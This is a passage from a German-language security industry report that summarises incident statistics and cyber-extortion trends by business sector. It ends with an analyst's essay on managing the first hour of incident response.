
Diese Branche gehört zu der zweitgrößten Kundengruppe, die im diesjährigen Security Navigator vertreten ist. Der Anteil der Social-Engineering-Vorfälle stieg um 6 % auf 13,45 %. Damit ist es die Branche mit der höchsten Anzahl an erkannten und bestätigten Social Engineering-Vorfällen.

Gleiches gilt für die Vorfallsart Systemanomalien, die im Bereich der freiberuflichen Dienstleistungen 19,64 % aller bestätigten Vorfälle ausmachen. Dies entspricht dem, was wir von außen beobachten können. Laut dem Data Breach and Investigations Report, in dem auch hervorgehoben wird, wie vielfältig dieser Bereich ist, kann man dort sehr ähnliche Trends beobachten und folgert daraus, dass die meisten ‚Muster' aus den Bereichen Eindringversuche und Social Engineering stammen.

Die Anzahl der für diesen Zeitraum gemeldeten Vorfälle in der Kategorie Netzwerk- und Anwendungsanomalien ist im Vergleich zur Anzahl der Vorfälle im vorherigen Zeitraum (45,91 %) spürbar zurückgegangen (um 11 %). Gleiches gilt für Kontoanomalien, die um mehr als 12 % gesunken sind. Dieser Bereich weist mit 1,4 % eine der niedrigsten Verteilungen von Richtlinienverstößen auf. Nur die Finanzbranche übertrifft diesen Wert mit nur 1,37 % aller Vorfälle, die als Richtlinienverstöße erfasst wurden.

Es ist sehr schwierig, analytisch nachzuweisen, ob dies daran liegt, dass die Benutzer in diesem Bereich die Richtlinien in höherem Maße einhalten als in anderen Branchen, ob sie möglicherweise nicht so viele Richtlinien implementiert haben oder ob der Fokus der Detection eher auf den anderen Vorfallsarten liegt.

Die bestätigten Malware-bezogenen Vorfälle waren im Vergleich zu den anderen Branchen relativ gering, befanden sich jedoch weitgehend im Einklang mit der Verteilung, die wir bereits im letzten Jahr beobachten konnten. Im Gegensatz dazu schätzen wir diese spezielle Branche, die durch die aktuellen Erpressungstrends im Cyberumfeld belastet wird, als diejenige ein, die am zweithäufigsten von diesen Angriffen betroffen ist. Von dem Zeitpunkt an, an dem wir die Erfassung von Erpressungsdaten im Cyberraum initiiert haben (Jan. 2020), bis Oktober 2021 konnten wir feststellen, dass sich ca. 16 % (das entspricht 472 Erpressungsvorfällen im Cyberraum) der Vorfälle in diesem Sektor ereignet haben.




Einzelhandel

Die Zahl der in dieser Branche verursachten Vorfälle ist angesichts des kleinen Kundenstamms, der zu diesem Bereich gehört, proportional hoch. Die Anzahl der Vorfälle im Zusammenhang mit Netzwerk- und Anwendungsanomalien, Malware und Systemanomalien ist leicht zurückgegangen. Der Anteil der Netzwerk- und Anwendungsanomalien gemessen an den Gesamtvorfällen in dieser Branche ging von 29,97 % auf 22,17 % am stärksten zurück. Malware-Vorfälle bleiben mit einem Anteil von 23 % der bestätigten Erfassungen unverändert hoch, was nahezu dem Vorjahreswert entspricht. Ebenso stieg die Anzahl der Kontoanomalien leicht von 12,86 % auf 13,53 % an. Richtlinienverstöße nahmen leicht zu, ebenso wie Social Engineering- und Denial-of-Service-Vorfälle. In diesem Bereich werden im Vergleich zu den anderen Branchen die meisten Richtlinienverstöße verzeichnet. Das Phishing im Allgemeinen stellte unter den Social-Engineering-Angriffen den größten Anteil dar. Darauf folgten opportunistische Spam-Mails und gezieltere Spear-Phishing-Vorfälle.

Bei der Anzahl der beobachteten Vorfälle haben wir drei sprunghafte Anstiege feststellen können. Der erste sprunghafte Anstieg ereignete sich im März 2021, gefolgt von jeweils einem im Mai und Juni 2021. In allen drei Fällen nahmen die Vorfälle im Zusammenhang mit Malware und Netzwerk- und Anwendungsanomalien proportional zu. Wenn wir diese Fälle genauer betrachten, können wir eine spürbare Zunahme einer Vielzahl von Malware-Arten beobachten. Zu den erfassten Arten gehörten etwa Adware oder potenziell unerwünschte Programme, Versuche von Malware-Installationen, die später bestätigt und behoben wurden oder eine Zunahme verdächtiger abgehender Verbindungen.

Der Einzelhandel ist gemäß unserer Auflistung von Fällen von Cyber-Erpressung die am dritthäufigsten betroffene Branche, wenn es um Sicherheitsverletzungen in Unternehmen geht. Unsere Daten zeigen, dass in der Vergangenheit die meisten größeren Gruppen von Cyber-Erpressern mit ihren Angriffen auf diese Branche abzielten.



Malware | Netzwerk & Anwendung | Konto | System | Richtlinienverstöße | Social Engineering | Sonstige


Verwaltung, Vermietung und Verpachtung von Immobilien

In den meisten Kategorien konnte insgesamt ein Rückgang der jeweiligen Anteile an Vorfällen verzeichnet werden, insbesondere bei Kontoanomalien, Malware und Systemanomalien. Andererseits stieg der Anteil der Vorfälle im Zusammenhang mit Netzwerk- und Anwendungsanomalien stark an (11,24 % -> 36,85 %).

Bei näherer Betrachtung der in der Kategorie Netzwerk- und Anwendungsanomalien gemeldeten Vorfälle können wir feststellen, dass es bei den Vorfällen schwerpunktmäßig um die Versuche ging, sich unbefugten Zugriff auf im Internet exponierte Systeme zu verschaffen. Ferner wurden etwa Brute-Force-Angriffe ausgeführt, bei denen versucht wurde, Zugangsdaten zu erraten. Bei mehreren Versuchen, exponierte Internetdienste zu untersuchen, konnte festgestellt werden, dass sie von bekannten schädlichen Quellen stammten.

Mehr als ein Dutzend Vorfälle zeigten, dass die Multi-Faktor-Authentifizierung dazu beitrug, versuchte unbefugte Kontozugriffe zu blockieren, da die Angreifer diese Kontrollen nicht umgehen konnten.

In Bezug auf das Ranking auf unserer Auflistung von Fällen von Cyber-Erpressung befindet sich der Bereich der Immobilienbranche am unteren Ende unseres Datensatzes. Einige der aggressiveren Gruppen von Cyber-Erpressern wie Conti, REvil, LockBit2 und die relativ neue Gruppe Hive haben jeweils ihre Opfer in dieser Branche ausmachen können. Die Tatsache, dass dieser Bereich im Ranking auf unserer Auflistung von Fällen von Cyber-Erpressung eher unten angesiedelt ist, sollte nicht als Grund verstanden werden, sich in Sicherheit zu wiegen.




Transport und Logistik

Wir haben in diesem Jahr einen deutlichen Anstieg des Anteils der Malware-Vorfälle (30,71 %) in dieser Branche im Vergleich zum Vorjahr (19,64 %) verzeichnen können. Die Aktivitäten konzentrierten sich auf versuchte Malware-Installationen auf Workstations, was bedeutet, dass Malware-Aktivitäten frühzeitig unterbunden werden konnten. Dieser Trend ließ sich für jeden Monat im Bezugszeitraum beobachten. Eine Ausnahme stellte der März 2021 dar, als wir mehrere potenzielle Folgeaktivitäten beobachteten, zu denen Adware/potenziell unerwünschte Programme, Downloader/Dropper, Trojaner und Banker-Malware gehörten. Dies führte zu einem Anstieg der Vorfälle, bei denen Malware auf Workstations installiert wurde. Die Vorfälle im Zusammenhang mit Netzwerk- und Anwendungsanomalien waren mit dem gleichen Zeitraum des Vorjahres vergleichbar, ohne dass sich dabei der Anteil der Vorfälle spürbar verändert hat.

Im Februar 2021 gab es einen starken Anstieg des verdächtigen abgehenden Datenverkehrs. Allerdings konnte keine eindeutige Korrelation zu Malware oder anomalen Kontoaktivitäten nachgewiesen werden.

Als Kontoanomalien kategorisierte Vorfälle gingen zurück, da der Anteil der Vorfälle von 20,83 % auf knapp 17 % sank. Im zweiten und dritten Quartal 2021 haben wir zahlreiche Anomalien im Zusammenhang mit Authentifizierungen beobachtet. Ungefähr zur gleichen Zeit konnten wir Fälle von missbräuchlichen Verwendungen von Administratorkonten beobachten. Dies könnte auf Brute-Force-Angriffe auf Anmeldeinformationen von privilegierten Accounts hindeuten. Es ist jedoch eine eingehendere Untersuchung erforderlich, um zu ermitteln, ob diesbezüglich eine direkte Verbindung besteht.



Hotellerie und Gastronomie


In dem diesjährigen Bericht stammen 4 % der Kunden aus dem Hotel- und Gastronomiegewerbe. Für ihre Größe hat diese Branche verhältnismäßig viele Vorfälle zu verzeichnen, von denen ein beträchtlicher Teil als Malware kategorisiert werden konnte. Das ist mehr als doppelt so viel wie im Vorjahr, nämlich 41,19 %. Mit unserem gewichteten Ansatz konnten wir ermitteln, dass Malware nach wie vor die größte Kategorie pro Anteil an Vorfällen für diese Branche darstellt und somit einen erheblichen Beitrag zum Gesamtergebnis leistet.

Die Anzahl der Vorfälle, die auf Kontoanomalien zurückgeführt werden können, sank deutlich von 25,61 % im Vorjahr auf 0,95 %. Es ist nicht klar, was zu dieser erheblichen Verringerung beigetragen hat. Eine Erklärung könnte darin liegen, dass sich bei den Detection-Leistungen in diesem Jahr viel stärker auf Malware konzentriert wurde als im Vorjahr. Die Anzahl der von uns beobachteten Vorfälle im Zusammenhang mit Social Engineering sank fast ebenso stark von 26,42 % auf 2,91 %.

Wir glauben nicht unbedingt, dass diese Branche weniger Social-Engineering-Angriffen ausgesetzt war. Es bedeutet lediglich, dass wir im Vergleich zum letzten Jahr weniger bestätigte Vorfälle vorliegen haben.

Der Anteil der Vorfälle im Zusammenhang mit Netzwerk- und Anwendungsanomalien sank von 4,20 % auf 2,45 %. Ebenso ist die Anzahl der Vorfälle im Zusammenhang mit Richtlinienverstößen im Vergleich zum vorangegangenen Zeitraum geringfügig zurückgegangen. Die auf Denial-of-Service und Systemanomalien zurückzuführenden Vorfälle stiegen leicht an.

Im Verizon DBIR 2021 wird dieser Bereich der Malware, der direkt von Angreifern installiert wird, ausdrücklich erwähnt. Die beobachteten Arten von Malware sind unterschiedlich, umfassen jedoch Backdoors, Command-and-Control, Trojaner, Ransomware, Remote-Access-Trojaner sowie Spyware/Keylogger.



Malware | Netzwerk & Anwendung | Konto | System | Richtlinienverstöße | Social Engineering | Andere

Fazit

94.806 ist eine große Zahl, die man erstmal einordnen muss. Aus operativer Sicht und wenn man bedenkt, dass jeder dieser potenziellen Vorfälle auf dem Schreibtisch eines Analysten landete, ist der damit verbundene Zeit- und Energieaufwand nahezu überwältigend.

Wie kann man all diesen Daten irgendeinen Sinn geben oder aus ihnen eine Bedeutung ableiten?

Das erste, was uns auffällt, ist das Verhältnis von ‚True'- zu ‚False'-Positives. 64 % aller Sicherheitssignale, mit denen sich unsere Analysten beschäftigt haben, waren nur Nebengeräusche. Es handelte sich dabei um eine regelrechte Kakophonie von Alarmen und Benachrichtigungen, die letztendlich einem gewissen Grad an Paranoia geschuldet waren oder die sich als gutartig erwiesen haben. Damit ist ein enormer Arbeitseinsatz verbunden. Wir können zwar erkennen, dass es für den Mehrwert spricht, den wir als Serviceanbieter schaffen: nämlich das Sichten der ganzen ‚Nebengeräusche' für unsere Kunden, um die verwertbaren ‚Signale' zu finden. Es lässt sich jedoch nicht verschweigen, dass Sicherheitstechnologien besser werden können und es auch müssen.

Die nächste Beobachtung, die sich anführen lässt, ist, wie ähnlich sich alle Geschichten sind. Wir bemühen uns, die besonderen Herausforderungen nachzuvollziehen, denen Kleinunternehmen, der Fertigungssektor oder unsere Kunden in Südafrika ausgesetzt sind. Letzten Endes haben sie es vielfach mit ähnlichen Herausforderungen wie knarrenden Technologie-Stacks, echten menschlichen ‚Nutzern' und einem gerissenen und erbarmungslosen Gegner zu tun. Die Sicherheitsbedrohung und die Erfahrung des Opfers in den verschiedenen Demografien weisen mehr Gemeinsamkeiten als Unterschiede auf.

Letztendlich sind wir schockiert, wie schlecht unsere Aussichten sind. Wir führen einen Kampf, um Licht ins Dunkel unserer Telemetrietechnologie sowie menschlicher Gewohnheiten zu bringen, damit wir unseren Gegnern Namen, Gesichter, Motive und Methoden geben können. Ziel dabei ist, deren Strategien zu erfassen und ihre Pläne zu untergraben. Diese Bemühungen werden durch die Beschränkungen der von uns getroffenen Annahmen erschwert. Und egal wie ‚aufschlussreich' wir unsere Daten einschätzen mögen, erzählen wir alle doch nur einen Teil der Geschichte.


Die einzige authentische Geschichte ist vielleicht die der Opfer, deren Identität verletzt, deren Ersparnisse vernichtet oder deren Träume oder Realitäten durch eine Sicherheitslücke zunichte gemacht werden. Dies ist die eigentliche Perspektive, die uns motivieren und unsere Bemühungen ausrichten sollte, wenn es darum geht zu bestimmen, welche, wo und wann wir unsere Ressourcen in puncto Security investieren.

Die ‚Golden Hour'
der Incident Response

Als CSIRT Consultant kann ich nicht oft genug betonen, wie wichtig ein effektives Management innerhalb der ersten Stunde eines kritischen Incidents ist.

Herauszufinden, was zu tun ist, stellt im Falle eines kritischen Incidents häufig eine Herkulesaufgabe dar. Darüber hinaus hindert das Gefühl des Unbehagens Incident-Response-Analysten oft daran, effektive Entscheidungen zu treffen. Um einen Sicherheitsvorfall erfolgreich zu bewältigen, ist es jedoch entscheidend, einen kühlen Kopf zu bewahren und entsprechende Maßnahmen zu planen. In diesem Abschnitt soll auf die folgenden Punkte eingegangen werden, um die Leser dabei zu unterstützen, bessere Verfahren zur Incident Response zu entwickeln.

Tingyang Wei, Security Analyst, **Orange Cyberdefense**



„Wenn Du Deinen Feind kennst und Dich selbst kennst, brauchst Du das Ergebnis von 100 Schlachten nicht zu fürchten."

Sun Tzu

Vorbereitung ist unerlässlich

Bevor sich Security Analysten eines Incidents annehmen können, müssen sie vorab eine Vielzahl von Informationen verarbeiten. Zunächst müssen sich Incident-Response-Analysten mit ihren Rollen und Verantwortlichkeiten vertraut machen. Die IT-Infrastruktur hat sich in den letzten Jahren rasch weiterentwickelt. Wir können eine zunehmende Verlagerung hin zu Cloud Computing und Datenspeicherung beobachten. Die sich schnell ändernde IT-Umgebung macht es für Analysten erforderlich, ihre Fähigkeiten stets auf dem neuesten Stand zu halten, z. B. sich über das Thema Cloud Security zu informieren. Analysten müssen praktische Erfahrungen sammeln und sich ein vollständiges Bild der Topologie aller Systeme machen. In der Realität sollten externe CSIRT-Analysten schnell sämtliche Komponenten in ihrem jeweiligen Zuständigkeitsbereich ermitteln können. Gleichzeitig sollten die internen CSIRT-Analysten zudem aktiv am Schwachstellenmanagement und den Scanning-Prozessen zur Entdeckung mitwirken.

Die Qualität der gesammelten Informationen bestimmt die Ergebnisse der Incident Response. Darüber hinaus müssten die CSIRT-Analysten zudem die Bedrohungen verstehen, denen sie möglicherweise ausgesetzt sein werden. Da defensive Maßnahmen zum Schutz vor Cyberangriffen regelmäßig aktualisiert werden, sind auch die Bedrohungsakteure stets bestrebt, sich weiterzuentwickeln. Laut einem Paper aus dem Jahr 2010 nutzen beispielsweise vier der zehn größten aktiven Ransomware-Akteure mittlerweile das Geschäftsmodell ‚Ransomware-as-a-Service' [3]. Das kann als Hinweis darauf verstanden werden, dass bösartige Akteure Ransomware leichter einsetzen können, da die technischen Anforderungen gering sind, um solche Angriffe auszuführen. Letztendlich müssen CSIRT-Teams die primären Bedrohungen ermitteln, denen sie möglicherweise ausgesetzt sein werden.

Ein CSIRT-Spezialist könnte beispielsweise gängige Schadprogramme erkennen und schlussfolgern, dass keine zusätzlichen Bedrohungen vorhanden sind. Tritt diese Situation jedoch bei empfindlichen Szenarien ein, wie etwa im Falle eines Angriffs im Energiesektor, müssen sie kritisch reflektieren und nach unkonventionellen Angriffsmethoden Ausschau halten. Um sich effektiv auf die Incident Response vorzubereiten, müssen sich die Analysten mit der Infrastruktur, mit der sie arbeiten werden sowie der gegenwärtigen Bedrohungslandschaft in der Cybersicherheit, mit der sie konfrontiert sein werden, vertraut machen.

„Das Risiko einer Fehlentscheidung ist dem Schrecken der Unentschlossenheit vorzuziehen."

Maimonides

Solide Prozesse einrichten

Wissen ist nur die halbe Miete. Wenn der Alarm ertönt, müssen wir uns schnell beruhigen und damit anfangen, uns die erste Frage zu stellen: „Was soll ich in der ersten Stunde tun?" Im Paper „Phases of a Critical Incident" wird die erste Stunde eines kritischen Ereignisses als ‚Krisenphase' bezeichnet, „die durch Verwirrung, Panik, dem Eilen zum Ereignisort sowie einer Überlastung gekennzeichnet ist.[4]" Eingespielte CSIRT-Analysten tun gut daran, bei ihren Untersuchungen ein gewisses Maß an Urteilsvermögen walten zu lassen.

Andererseits sind sie in vielen Szenarien anfällig für die Intransparenz von Informationen, die Unfähigkeit, eine Lösung in kürzester Zeit zu finden, sowie das Fehlen einer operativen Befugnis. In solchen Zeiten muss das Incident-Response-Team die Sache selbst in die Hand nehmen, sein Fachwissen klar kommunizieren und seine geplanten Maßnahmen konsequent durchsetzen.

Bei der Untersuchung sowie der Ursachenanalyse tappt das Incident-Response-Team oft bei der Suche nach fehlenden Puzzleteilen im Dunkeln. Diese Faktoren führen zu Zweifeln und Unentschlossenheit.

In solchen Fällen gehen die Analysten oft davon aus, dass der Incident durch eine oder mehrere Varianten einer Sicherheitsverletzung verursacht wurde, ohne Gewissheit darüber zu haben. Unter diesen Umständen wird empfohlen, von der wahrscheinlichsten Ursache auszugehen und entsprechend zu handeln. In der ersten Stunde hat der Faktor Zeit oberste Priorität. Es ist wie bei einer Schulprüfung, bei der Sie auch nur begrenzte Zeit zur Verfügung haben: überspringen Sie zuerst die Fragen, bei denen Sie nicht weiterkommen.

Heutzutage wird der Eindämmungsprozess bei Incidents oft durch die weit verbreiteten Endpoint Detection and Response (EDR) Technologien vereinfacht, die Funktionen zur Netzwerkeindämmung auf Knopfdruck ermöglichen. Dennoch ist die Eindämmung von Sicherheitsbedrohungen im Netzwerk selbst mit herkömmlichen Tools nicht immer einfach. Die Menschen wählen nicht immer die sicherere Option, wenn diese verfügbar ist. Doch, wie heißt es so schön: Vorsicht ist besser als Nachsicht.

Herausfinden, was wirklich passiert ist, und die Lücken schließen

Vielleicht fehlen nach einer Stunde immer noch Teile des Puzzles. Nun bietet es sich an, sich etwas Zeit zu nehmen und alle Möglichkeiten zu überdenken und eine Checkliste abzuarbeiten.

Ich habe zum Beispiel einen Incident bearbeitet, bei dem der Angreifer eine Reverse-Shell auf einen Server geladen hat. Ich habe den Server unverzüglich isoliert und sämtliche Beweise gesammelt. Aber meine Teamkollegen und ich konnten nicht herausfinden, wie der Server kompromittiert werden konnte. Also haben wir eine Liste aller zugänglichen Dienste erstellt und die relevanten Protokolle für jeden Dienst ausgewertet.

Zuerst gingen wir von einem IT-Betriebstool als Indikator für eine Kompromittierung aus. Aber letztendlich haben wir diese Annahme verworfen, indem wir alle Möglichkeiten ausgeschlossen haben. Schließlich sind wir zu dem Schluss gekommen, dass der Webdienst eine inhärente Sicherheitslücke aufweisen musste.

„Wenn man das Unmögliche ausgeschlossen hat, muss das, was übrig bleibt, die Wahrheit sein, so unwahrscheinlich sie auch klingen mag."

Sir Arthur Conan Doyle


Gelegentlich können CSIRT-Analysten beim Zusammensetzen des Puzzles im Zuge der Analyse nach einer Sicherheitsverletzung Rückschlägen begegnen. Aber die Wahrheit wird sich mit genügend Geduld und einer entsprechenden Denkweise stets bewähren.

Was Sie beachten sollten

Zusammenfassend lässt sich sagen, dass das effektive Management des entscheidenden Zeitintervalls von einer Stunde nach einem kritischen Incident mehr erfordert, als nur in der Praxis zu lernen.

